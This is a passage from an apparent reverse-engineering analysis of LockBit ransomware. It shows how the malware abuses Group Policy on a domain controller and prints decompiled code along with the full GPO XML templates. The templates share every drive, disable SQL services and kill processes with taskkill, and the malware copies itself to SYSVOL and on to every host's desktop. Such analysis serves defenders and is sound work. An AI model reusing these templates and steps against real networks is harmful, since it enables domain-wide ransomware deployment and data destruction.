  LOCKBIT_PUBLIC_KEY[0xF],
  LOCKBIT_PUBLIC_KEY[3],
  LOCKBIT_PUBLIC_KEY[0x11]);
if ( connect_to_AD_domain(IGroupPolicyObject, DC_name, PC_name_DNS_domain, LDAP_display_name, &GPO_Path) )
```

Figure 51: Group Policy: Building LDAP Display Name For GPO.

Next, the malware manually extracts two domain components from the DNS domain name and formats the string **"LDAP://<Domain Controller name>.<DNS domain name>/DC=<Domain component 1>,DC=<Domain Component 2>"**. This string is used as the AD domain name when **LockBit** calls the method **IGroupPolicyObject::New** to create the GPO. Then, it calls **IGroupPolicyObject::GetName** to get the GUID corresponding to the created GPO.

```
v49 = domain_component_second;
full_LDAP_string_1 = full_LDAP_string;        // LDAP_format_str = "LDAP://%s.%s/DC=%s,DC=%s"
wsprintfW(
  full_LDAP_string,
  LDAP_format_str,
  PDC_name_1,
  PC_name_DNS_domain,
  domain_component_first,
  domain_component_second);
IGroupPolicyObject_2 = IGroupPolicyObject_1;
if ( IGroupPolicyObject_1->lpVtbl->New(IGroupPolicyObject_1, full_LDAP_string_1, LDAP_Display_name, 0) < 0
  || (GPO_name_GUID = allocate_virtual_mem(0x800), (GPO_name_GUID_1 = GPO_name_GUID) == 0)
  || IGroupPolicyObject_2->lpVtbl->GetName(IGroupPolicyObject_2, GPO_name_GUID, 0x400) < 0 )
{
```

Figure 52: Group Policy: Creating GPO.

Next, **LockBit** builds the Active Directory path by formatting the string **"LDAP://DC=<Domain component 1>,DC=<Domain Component 2>"**.

```
  full_AD_Path_1 = full_AD_Path;
  ::wsprintfW = wsprintfW_1;                  // full_AD_path_format_str = "LDAP://DC=%s,DC=%s"
LABEL_95:
  v49 = domain_component_second;
  wsprintfW_1(full_AD_Path_1, full_AD_path_format_str, domain_component_first, domain_component_second);
```

Figure 53: Group Policy: Building Active Directory Path.

LockBit also builds the GPO path by formatting the string **"LDAP://CN=<GPO GUID>,CN=Policies,CN=System,DC=<Domain component 1>,DC=<Domain Component 2>"**

Finally, the Active Directory path and the GPO path are used to call **CreateGPOLink** to connect the GPO to the specified Active Directory domain.

```
  CreateGPOLink_1 = (v100 + *(*(v137 + 0x1C) + 4 * *(*(v137 + 0x24) + 2 * PC_name_DNS_domainf + v100) + v100));
LABEL_153:
  ::CreateGPOLink = CreateGPOLink_1;
LABEL_154:
  full_AD_Path_1 = full_AD_Path;
  v121 = CreateGPOLink_1(*GPO_Path, full_AD_Path, 1);
  v49 = domain_component_second;
  v122 = v121 >= 0;
```

Figure 54: Group Policy: Connecting GPO To Active Directory Domain.

Setting GPO's attributes

To modify the GPO to inject **LockBit's** custom policies, it first needs to update the object's client-side extensions (CSEs). This requires setting the GPO's attributes **gPCMachineExtensionNames** and **gPCUserExtensionNames**.

First, given the GPO's path, **LockBit** calls **ADsGetObject** to retrieve an object of the **IADs** interface corresponding to the GPO using the IID **{FD8256D0-FD15-11CE-ABC4-02608C9E7553}**.

```
 IID_IADs.Data1 = 0xFD8256D0;
 *&IID_IADs.Data2 = 0x11CEFD15;
 *IID_IADs.Data4 = 0x6002C4AB;
 *&IID_IADs.Data4[4] = 0x53759E8C;
 if ( ACTIVEDS_DLL )
   goto LABEL_15;
 Flink = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink;
 v293 = Flink;
 v3 = Flink;
 v295 = Flink;
 while ...
 v1 = *(v295 + 6);
ABEL_14:
 ACTIVEDS_DLL = v1;
ABEL_15:
 ADsGetObject = ADsGetObject_0;
 if ...
 if ...
 v15 = (v1 + *(v13 + 0x20));
 v293 = v15;
 while ...
 do ...
 if ...
 ADsGetObject = (v1 + *(v1 + *(v294 + 7) + 4 * *(v1 + *(v294 + 9) + 2 * v295)));
ABEL_28:
 ADsGetObject_0 = ADsGetObject;
ABEL_29:
 if ( ADsGetObject(GPO_Path_1, &IID_IADs, &IADs_Object) < 0 )
   goto LABEL_348;
```

Figure 55: Group Policy: Retrieving IADs Object.

Next, to set the GPO's **gPCMachineExtensionNames** attribute, **LockBit** creates a **VARIANT** structure containing the following extension pairs for the desired GPO modification.

```
[{00000000-0000-0000-0000-000000000000}{BFCBBEB0-9DF4-4C0C-A728-434EA66A0373}{CC5746A9-9B74-4BE5-AE2E-64379C86E0E4}]
[{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{D02B1F72-3407-48AE-BA88-E8213C6761F1}]
[{6A4C88C6-C502-4F74-8F60-2CB23EDC24E2}{BFCBBEB0-9DF4-4C0C-A728-434EA66A0373}]
[{91FBB303-0CD5-4055-BF42-E512A681B325}{CC5746A9-9B74-4BE5-AE2E-64379C86E0E4}]
```

```
gPCMachineExtensionNames_variant.lVal = SysAllocString(
                                        L"[{00000000-0000-0000-0000-000000000000}{BFCBBEB0-9DF4-4C0C-A728-434EA66A0373"
                                         "}{CC5746A9-9B74-4BE5-AE2E-64379C86E0E4}][{35378EAC-683F-11D2-A89A-00C04FBBC"
                                         "FA2}{D02B1F72-3407-48AE-BA88-E8213C6761F1}][{6A4C88C6-C502-4F74-8F60-2CB23E"
                                         "DC24E2}{BFCBBEB0-9DF4-4C0C-A728-434EA66A0373}][{91FBB303-0CD5-4055-BF42-E51"
                                         "2A681B325}{CC5746A9-9B74-4BE5-AE2E-64379C86E0E4}]");
gPCMachineExtensionNames_variant.vt = VT_BSTR;
```

Figure 56: Group Policy: Populating gPCMachineExtensionNames Variant.

Next, it resolves the stack string **"gPCMachineExtensionNames"** and calls **IADs::Put** to set the value of the **gPCMachineExtensionNames** for the GPO to the value in the **VARIANT** structure.

```
  ::SysAllocString_0 = SysAllocString_2;
LABEL_116:
  p_IADs_Object = IADs_Object->lpVtbl;
  gPCMachineExtensionNames_sysstr = SysAllocString_2(gPCMachineExtensionNames_str);// "gPCMachineExtensionNames"
  if ( p_IADs_Object->Put(IADs_Object, gPCMachineExtensionNames_sysstr, gPCMachineExtensionNames_variant_1) < 0 )
    goto LABEL_348;
```

Figure 57: Group Policy: Setting GPO's gPCMachineExtensionNames Attribute.

Similarly, **LockBit** sets the GPO's **gPCUserExtensionNames** attribute with the following extension pairs.

```
[{00000000-0000-0000-0000-000000000000}{3BAE7E51-E3F4-41D0-853D-9BB9FD47605F}{CAB54552-DEEA-4691-817E-ED4A4D1AFC72}]
[{7150F9BF-48AD-4DA4-A49C-29EF4A8369BA}{3BAE7E51-E3F4-41D0-853D-9BB9FD47605F}]
[{AADCED64-746C-4633-A97C-D61349046527}{CAB54552-DEEA-4691-817E-ED4A4D1AFC72}]
```

```
gPCUserExtensionNames_variant.lVal = SysAllocString_1(
                                       L"[{00000000-0000-0000-0000-000000000000}{3BAE7E51-E3F4-41D0-853D-9BB9FD47605F}{C"
                                        "AB54552-DEEA-4691-817E-ED4A4D1AFC72}][{7150F9BF-48AD-4DA4-A49C-29EF4A8369BA}{3"
                                        "BAE7E51-E3F4-41D0-853D-9BB9FD47605F}][{AADCED64-746C-4633-A97C-D61349046527}{C"
                                        "AB54552-DEEA-4691-817E-ED4A4D1AFC72}]");
gPCUserExtensionNames_variant.vt = 8;
```

Figure 58: Group Policy: Setting GPO's gPCUserExtensionNames Attribute.

The malware also sets the GPO's **versionNumber** attribute to **"2621892"**.

```
versionNumber_variant.lVal = SysAllocString_3(L"2621892");// 2621892
versionNumber_variant.vt = 8;
```

Figure 59: Group Policy: Setting GPO's versionNumber Attribute.

Updating GPT.INI

Next, **LockBit** locates the root GPO GUID directory that contains a file called **"GPT.ini**. By updating the **Version** property inside this file, **LockBit** can signal to **gpupdate** that there is a new modification to apply the new settings.

First, using the **IGroupPolicyObject** object, the malware calls **IGroupPolicyObject::GetFileSysPath** to retrieve the root GPO GUID directory. It also calls **IGroupPolicyObject::GetDisplayName** to get the GPO's display name.

```
general_GPO_string = GPO_SECTION_ROOT;
root_GPO_dir = allocate_virtual_mem(0x800);
root_GPT_INI_path = root_GPO_dir;
if ( !root_GPO_dir )
  return 0;
if ( IGroupPolicyObject->lpVtbl->GetFileSysPath(IGroupPolicyObject, GPO_SECTION_ROOT, root_GPO_dir, 0x400) < 0 )
  goto LABEL_166;
GPO_display_name = allocate_virtual_mem(0x800);
GPO_display_name_1 = GPO_display_name;
if ( !GPO_display_name || IGroupPolicyObject->lpVtbl->GetDisplayName(IGroupPolicyObject, GPO_display_name, 0x400) < 0 )
```

Figure 60: Group Policy: Retrieving Root GPO Directory & Display Name.

Next, **LockBit** resolves the stack string **"GPT.INI"** and appends it to the root directory by calling **PathAppendW**. Using this GPT.INI path, the malware calls **CreateFileW** to get the handle to that file.

```
GPT_INI_str[0xE] = 0x74;                        // "GPT.INI"
v125 = 0;
for ( i = 0; i < 0xF; ++i )
  GPT_INI_str[i] ^= v123;
v125 = 0;
PathAppendW(root_GPT_INI_path, GPT_INI_str);   // <root GPO dir>/GPT.INI
v7 = KERNEL32_DLL;
if ...
Flink = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink;
general_GPO_string_1 = Flink;
v9 = Flink;
GPT_INI_handle_1 = Flink;
while ...
v7 = GPT_INI_handle_1[3].Flink;
LABEL_20:
KERNEL32_DLL = v7;
LABEL_21:
CreateFileW = CreateFileW_1;
if ...
if ...
v21 = (v7 + *(v19 + 0x20));
v134 = v21;
while ...
do ...
if ...
CreateFileW = (*(&general_GPO_string_1[3].Blink->Flink
              + 4 * *(&general_GPO_string_1[4].Blink->Flink + 2 * GPT_INI_handle_1 + v7)
              + v7)
             + v7);
LABEL_34:
CreateFileW_1 = CreateFileW;
LABEL_35:
GPT_INI_handle = (CreateFileW)(root_GPT_INI_path, 0xC0000000, 0, 0, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0);
```

Figure 61: Group Policy: Retrieving The Handle To GPT.INI.

Then, the malware formats the following string and converts it into multibyte string by calling **WideCharToMultiByte**.

```
[General]
Version=2621892
displayName=<GPO display name>
```

```
GPT_INI_content_2 = GPT_INI_content_1;
wsprintfW(GPT_INI_content_1, GPT_INI_CONTENT_FORMAT_STR, _2621892_str, GPO_display_name_1);
GPT_INI_content_len = w_strlen(GPT_INI_content_2);
v53 = KERNEL32_DLL;
GPT_INI_content_len_1 = GPT_INI_content_len;
```

```
LABEL_124:
  ::WideCharToMultiByte_1 = WideCharToMultiByte_1;
LABEL_125:
  WideCharToMultiByte_1(
    0xFDE9,
    0,
    GPT_INI_content_1,
    GPT_INI_content_len_1,
    GPT_INI_content_multibyte,
    general_GPO_wstring_len_1,
    0,
    0);
```

Figure 62, 63: Group Policy: Generating New GPT.INI Content.

Finally, **LockBit** calls **WriteFile** to write the updated content into the GPO's GPT.INI file to signal **gpupdate**.

```
LABEL_152:
  WriteFile_1 = WriteFile;
LABEL_153:
  v117 = GPT_INI_content_multibyte;
  v118 = (WriteFile)(GPT_INI_handle_1, GPT_INI_content_multibyte, general_GPO_wstring_len_1, v126, 0) != 0;
  w_NtFreeVirtualMemory(v117);
```

Figure 64: Group Policy: Writing New GPT.INI Content.

Updating the GPO Folder

The next part is for LockBit to drop group policy XML files into the GPO's Machine Preferences folder (**<GPO GUID>\MACHINE\Preferences**) on the domain controller machine.

These files specify new group policies for the Domain Controller to push out to the network. Below is the list of these files and their destinations:

- **<GPO GUID>\MACHINE\Preferences\NetworkShares\NetworkShares.xml**
- **<GPO GUID>\MACHINE\Preferences\Services\Services.xml**
- **<GPO GUID>\MACHINE\Preferences\Files\Files.xml**
- **<GPO GUID>\MACHINE\Preferences\ScheduledTasks\ScheduledTasks.xml**: C:\Windows\System32\taskkill.exe</Command>/IM #proc_name for each process in WIDESTR_PROCESSES_EXE_LIST # /F
- **<GPO GUID>\MACHINE\Registry.pol**
- **<GPO GUID>\MACHINE\comment.cmtx**

First, the **NetworkShares.xml** below is formatted to define a network share for each drive on the network hosts once the Domain Controller pushes it out. This will share all each host's drives on the network for **LockBit** to encrypt them.

```
<?xml version="1.0" encoding="UTF-8"?>
<NetworkShareSettings clsid="{520870D8-A6E7-47e8-A8D8-E6A4E76EAEC2}">
   <NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_D"
changed="%s" uid="%s">
      <Properties action="U" name="%%ComputerName%%_D" path="D:" comment="" allRegular="0"
allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE" />
   </NetShare>
   <NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_E"
changed="%s" uid="%s">
      <Properties action="U" name="%%ComputerName%%_E" path="E:" comment="" allRegular="0"
allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE" />
   </NetShare>
   <NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_F"
changed="%s" uid="%s">
      <Properties action="U" name="%%ComputerName%%_F" path="F:" comment="" allRegular="0"
allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE" />
   </NetShare>
   <NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_G"
changed="%s" uid="%s">
      <Properties action="U" name="%%ComputerName%%_G" path="G:" comment="" allRegular="0"
allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE" />
   </NetShare>
   <NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_H"
changed="%s" uid="%s">
      <Properties action="U" name="%%ComputerName%%_H" path="H:" comment="" allRegular="0"
allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE" />
   </NetShare>
   <NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_I"
changed="%s" uid="%s">
      <Properties action="U" name="%%ComputerName%%_I" path="I:" comment="" allRegular="0"
allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE" />
   </NetShare>
   <NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_J"
changed="%s" uid="%s">
      <Properties action="U" name="%%ComputerName%%_J" path="J:" comment="" allRegular="0"
allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE" />
   </NetShare>
   <NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_K"
changed="%s" uid="%s">
      <Properties action="U" name="%%ComputerName%%_K" path="K:" comment="" allRegular="0"
allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE" />
   </NetShare>
   <NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_L"
changed="%s" uid="%s">
      <Properties action="U" name="%%ComputerName%%_L" path="L:" comment="" allRegular="0"
allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE" />
   </NetShare>
   <NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_M"
changed="%s" uid="%s">
      <Properties action="U" name="%%ComputerName%%_M" path="M:" comment="" allRegular="0"
allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE" />
   </NetShare>
   <NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_N"
changed="%s" uid="%s">
      <Properties action="U" name="%%ComputerName%%_N" path="N:" comment="" allRegular="0"
allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE" />
   </NetShare>
   <NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_O"
changed="%s" uid="%s">
      <Properties action="U" name="%%ComputerName%%_O" path="O:" comment="" allRegular="0"
allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE" />
   </NetShare>
```

```
   <NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_P"
changed="%s" uid="%s">
      <Properties action="U" name="%%ComputerName%%_P" path="P:" comment="" allRegular="0"
allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE" />
   </NetShare>
   <NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_Q"
changed="%s" uid="%s">
      <Properties action="U" name="%%ComputerName%%_Q" path="Q:" comment="" allRegular="0"
allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE" />
   </NetShare>
   <NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_R"
changed="%s" uid="%s">
      <Properties action="U" name="%%ComputerName%%_R" path="R:" comment="" allRegular="0"
allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE" />
   </NetShare>
   <NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_S"
changed="%s" uid="%s">
      <Properties action="U" name="%%ComputerName%%_S" path="S:" comment="" allRegular="0"
allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE" />
   </NetShare>
   <NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_T"
changed="%s" uid="%s">
      <Properties action="U" name="%%ComputerName%%_T" path="T:" comment="" allRegular="0"
allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE" />
   </NetShare>
   <NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_U"
changed="%s" uid="%s">
      <Properties action="U" name="%%ComputerName%%_U" path="U:" comment="" allRegular="0"
allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE" />
   </NetShare>
   <NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_V"
changed="%s" uid="%s">
      <Properties action="U" name="%%ComputerName%%_V" path="V:" comment="" allRegular="0"
allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE" />
   </NetShare>
   <NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_W"
changed="%s" uid="%s">
      <Properties action="U" name="%%ComputerName%%_W" path="W:" comment="" allRegular="0"
allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE" />
   </NetShare>
   <NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_X"
changed="%s" uid="%s">
      <Properties action="U" name="%%ComputerName%%_X" path="X:" comment="" allRegular="0"
allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE" />
   </NetShare>
   <NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_Y"
changed="%s" uid="%s">
      <Properties action="U" name="%%ComputerName%%_Y" path="Y:" comment="" allRegular="0"
allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE" />
   </NetShare>
   <NetShare clsid="{2888C5E7-94FC-4739-90AA-2C1536D68BC0}" image="2" name="%%ComputerName%%_Z"
changed="%s" uid="%s">
      <Properties action="U" name="%%ComputerName%%_Z" path="Z:" comment="" allRegular="0"
allHidden="0" allAdminDrive="0" limitUsers="NO_CHANGE" abe="NO_CHANGE" />
   </NetShare>
</NetworkShareSettings>
```

Next, the **Services.xml** below is formatted to add policies to stop and disable certain services on the AD hosts. The list of stopped services are:

```
"SQLPBDMS", "SQLPBENGINE", "MSSQLFDLauncher", "SQLSERVERAGENT", "MSSQLServerOLAPService",
"SSASTELEMETRY", "SQLBrowser", "SQL Server Distributed Replay Client",
"SQL Server Distributed Replay Controller", "MsDtsServer150", "SSISTELEMETRY150",
"SSISScaleOutMaster150", "SSISScaleOutWorker150", "MSSQLLaunchpad", "SQLWriter", "SQLTELEMETRY",
"MSSQLSERVER"
```

```
<?xml version="1.0" encoding="UTF-8"?>
<NTServices clsid="{2CFB484A-4E96-4b5d-A0B6-093D2F91E6AE}">
   <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="SQLPBDMS" image="4"
changed="%s" uid="%s" disabled="0">
      <Properties startupType="DISABLED" serviceName="SQLPBDMS" serviceAction="STOP" timeout="30"
/>
   </NTService>
   <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="SQLPBENGINE" image="4"
changed="%s" uid="%s" disabled="0">
      <Properties startupType="DISABLED" serviceName="SQLPBENGINE" serviceAction="STOP"
timeout="30" />
   </NTService>
   <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="MSSQLFDLauncher" image="4"
changed="%s" uid="%s" userContext="0" removePolicy="0" disabled="0">
      <Properties startupType="DISABLED" serviceName="MSSQLFDLauncher" serviceAction="STOP"
timeout="30" />
   </NTService>
   <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="SQLSERVERAGENT" image="4"
changed="%s" uid="%s" disabled="0">
      <Properties startupType="DISABLED" serviceName="SQLSERVERAGENT" serviceAction="STOP"
timeout="30" />
   </NTService>
   <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="MSSQLServerOLAPService"
image="4" changed="%s" uid="%s" disabled="0">
      <Properties startupType="DISABLED" serviceName="MSSQLServerOLAPService"
serviceAction="STOP" timeout="30" />
   </NTService>
   <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="SSASTELEMETRY" image="4"
changed="%s" uid="%s" disabled="0">
      <Properties startupType="DISABLED" serviceName="SSASTELEMETRY" serviceAction="STOP"
timeout="30" />
   </NTService>
   <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="SQLBrowser" image="4"
changed="%s" uid="%s" disabled="0">
      <Properties startupType="DISABLED" serviceName="SQLBrowser" serviceAction="STOP"
timeout="30" />
   </NTService>
   <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="SQL Server Distributed Replay
Client" image="4" changed="%s" uid="%s" disabled="0">
      <Properties startupType="DISABLED" serviceName="SQL Server Distributed Replay Client"
serviceAction="STOP" timeout="30" />
   </NTService>
   <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="SQL Server Distributed Replay
Controller" image="4" changed="%s" uid="%s" disabled="0">
      <Properties startupType="DISABLED" serviceName="SQL Server Distributed Replay Controller"
serviceAction="STOP" timeout="30" />
   </NTService>
   <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="MsDtsServer150" image="4"
changed="%s" uid="%s" disabled="0">
      <Properties startupType="DISABLED" serviceName="MsDtsServer150" serviceAction="STOP"
timeout="30" />
   </NTService>
   <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="SSISTELEMETRY150" image="4"
changed="%s" uid="%s" disabled="0">
      <Properties startupType="DISABLED" serviceName="SSISTELEMETRY150" serviceAction="STOP"
timeout="30" />
   </NTService>
   <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="SSISScaleOutMaster150"
image="4" changed="%s" uid="%s" disabled="0">
      <Properties startupType="DISABLED" serviceName="SSISScaleOutMaster150" serviceAction="STOP"
timeout="30" />
   </NTService>
```

```
   <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="SSISScaleOutWorker150"
image="4" changed="%s" uid="%s" disabled="0">
      <Properties startupType="DISABLED" serviceName="SSISScaleOutWorker150" serviceAction="STOP"
timeout="30" />
   </NTService>
   <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="MSSQLLaunchpad" image="4"
changed="%s" uid="%s" disabled="0">
      <Properties startupType="DISABLED" serviceName="MSSQLLaunchpad" serviceAction="STOP"
timeout="30" />
   </NTService>
   <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="SQLWriter" image="4"
changed="%s" uid="%s" disabled="0">
      <Properties startupType="DISABLED" serviceName="SQLWriter" serviceAction="STOP"
timeout="30" />
   </NTService>
   <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="SQLTELEMETRY" image="4"
changed="%s" uid="%s" disabled="0">
      <Properties startupType="DISABLED" serviceName="SQLTELEMETRY" serviceAction="STOP"
timeout="30" />
   </NTService>
   <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="MSSQLSERVER" image="4"
changed="%s" uid="%s" disabled="0">
      <Properties startupType="DISABLED" serviceName="MSSQLSERVER" serviceAction="STOP"
timeout="60" />
   </NTService>
</NTServices>
```

Before dropping the **Files.xml** file, **LockBit** self-propagates to the Domain Controller's SYSVOL folder.

First, the malware calls **GetModuleFileNameW** to get its own executable path and builds the following new path.

```
%SystemRoot%\SYSVOL_DFSR\sysvol\<Domain DNS name>\siripts
```

Then, it calls **CopyFileW** to copy its executable to this **siripts** file. Since **SYSVOL** is a directory for all public Active Directory files, the malicious executable is now accessible to all hosts on the network domain.

```
  GetModuleFileNameW = (v54 + *(v54 + *(lpNewFileName + 0x1C) + 4 * *(v54 + *(lpNewFileName + 0x24) + 2 * v141)));
LABEL_92:
  GetModuleFileNameW_1 = GetModuleFileNameW;
LABEL_93:
  if ( !GetModuleFileNameW(0, cur_mod_filename, 0x400) )
```

```
  CopyFileW_1 = CopyFileW;
LABEL_143:
  v139 = ((CopyFileW)(cur_mod_filename, lpNewFileName, 0) != 0);
LABEL_144:                                          // %SystemRoot%\SYSVOL_DFSR\sysvol\<domain DNS name>\siripts
```

Figure 65 66: Group Policy: Propagating Self To SYSVOL.

Finally, **LockBit** formats and drops the **Files.xml** file below. The **fromPath** field's value is formatted to the executable path in the SYSVOL folder, and the **targetPath** field's value is set to **%%DesktopDir%%\%02X%02X%02X.exe**, which is formatted using **LockBit's** public key. Ultimately, this file's policy is dropping the malicious executable from the Domain Controller's SYSVOL directory to every network host's Desktop directory.

```
desktop_dir_exe_format_str[0x3D] = 0;
desktop_dir_exe_format_str[0x3E] = 0x4B;// %%DesktopDir%%\%02X%02X%02X.exe
v49 = 0;
for ( k = 0; k < 0x3F; ++k )
  desktop_dir_exe_format_str[k] ^= v47;
v49 = 0;
v30 = USER32_DLL;
if ( !USER32_DLL )
{
  v30 = Resolve_User32Handle();
  USER32_DLL = v30;
}
wsprintfW_2 = ::wsprintfW;
if ( !::wsprintfW )
{
  wsprintfW_2 = get_wsprintfW(v30);
  ::wsprintfW = wsprintfW_2;
}
(wsprintfW_2)(
  desktop_dir_exe_path,
  desktop_dir_exe_format_str,
  LOCKBIT_PUBLIC_KEY[0],
  LOCKBIT_PUBLIC_KEY[1],
  LOCKBIT_PUBLIC_KEY[2]);
```

Figure 67: Group Policy: Generating Desktop Drop Path.

```
<?xml version="1.0" encoding="UTF-8"?>
<Files clsid="{215B2E53-57CE-475c-80FE-9EEC14635851}">
   <File clsid="{50BE44C8-567A-4ed1-B1D0-9234FE1F38AF}" name="%s" status="%s" image="2"
bypassErrors="1" changed="%s" uid="%s">
      <Properties action="U" fromPath="%s" targetPath="%s" readOnly="0" archive="1" hidden="0"
suppress="0" />
   </File>
</Files>
```

The raw **ScheduledTasks.xml** content is documented below. This file contains the policy to terminate the specified processes in the configuration's process list.

```
<?xml version="1.0" encoding="UTF-8"?>
<ScheduledTasks clsid="{CC63F200-7309-4ba0-B154-A71CD118DBCC}">
   <TaskV2 clsid="{D8896631-B747-47a7-84A6-C155337F3BC8}" name="%s" image="2" changed="%s"
uid="%s">
      <Properties action="U" name="%s" runAs="%s" logonType="InteractiveToken">
         <Task version="1.2">
            <RegistrationInfo>
               <Author>%s</Author>
               <Description />
            </RegistrationInfo>
            <Principals>
               <Principal id="Author">
                  <UserId>%s</UserId>
                  <LogonType>InteractiveToken</LogonType>
                  <RunLevel>HighestAvailable</RunLevel>
               </Principal>
            </Principals>
            <Settings>
               <IdleSettings>
                  <Duration>PT10M</Duration>
                  <WaitTimeout>PT1H</WaitTimeout>
                  <StopOnIdleEnd>false</StopOnIdleEnd>
                  <RestartOnIdle>false</RestartOnIdle>
               </IdleSettings>
               <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
               <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
               <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
               <AllowHardTerminate>true</AllowHardTerminate>
               <AllowStartOnDemand>true</AllowStartOnDemand>
               <Enabled>true</Enabled>
               <Hidden>false</Hidden>
               <ExecutionTimeLimit>P3D</ExecutionTimeLimit>
               <Priority>7</Priority>
            </Settings>
            <Triggers>
               <RegistrationTrigger>
                  <Enabled>true</Enabled>
                  %s
               </RegistrationTrigger>
            </Triggers>
            <Actions Context="Author">%s</Actions>
         </Task>
      </Properties>
   </TaskV2>
</ScheduledTasks>
```

LockBit formats this to execute a **taskkill.exe** for each of the process in the configuration's process list. This is done through crafting these tags and include them in the main **ScheduledTasks.xml** file where the **"Process_Name"** field is the name of the process to be terminated.

```
<Exec><Command>C:\Windows\System32\taskkill.exe</Command><Arguments>/IM "Process_Name"
/F</Arguments></Exec>
```

Finally, **LockBit** drops the Registry.pol file and the **comment.cmtx** file below.

```
<?xml version="1.0" encoding="UTF-8"?>
<policyComments xmlns="http://www.microsoft.com/GroupPolicy/CommentDefinitions"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance" revision="1.0" schemaVersion="1.0">
   <policyNamespaces>
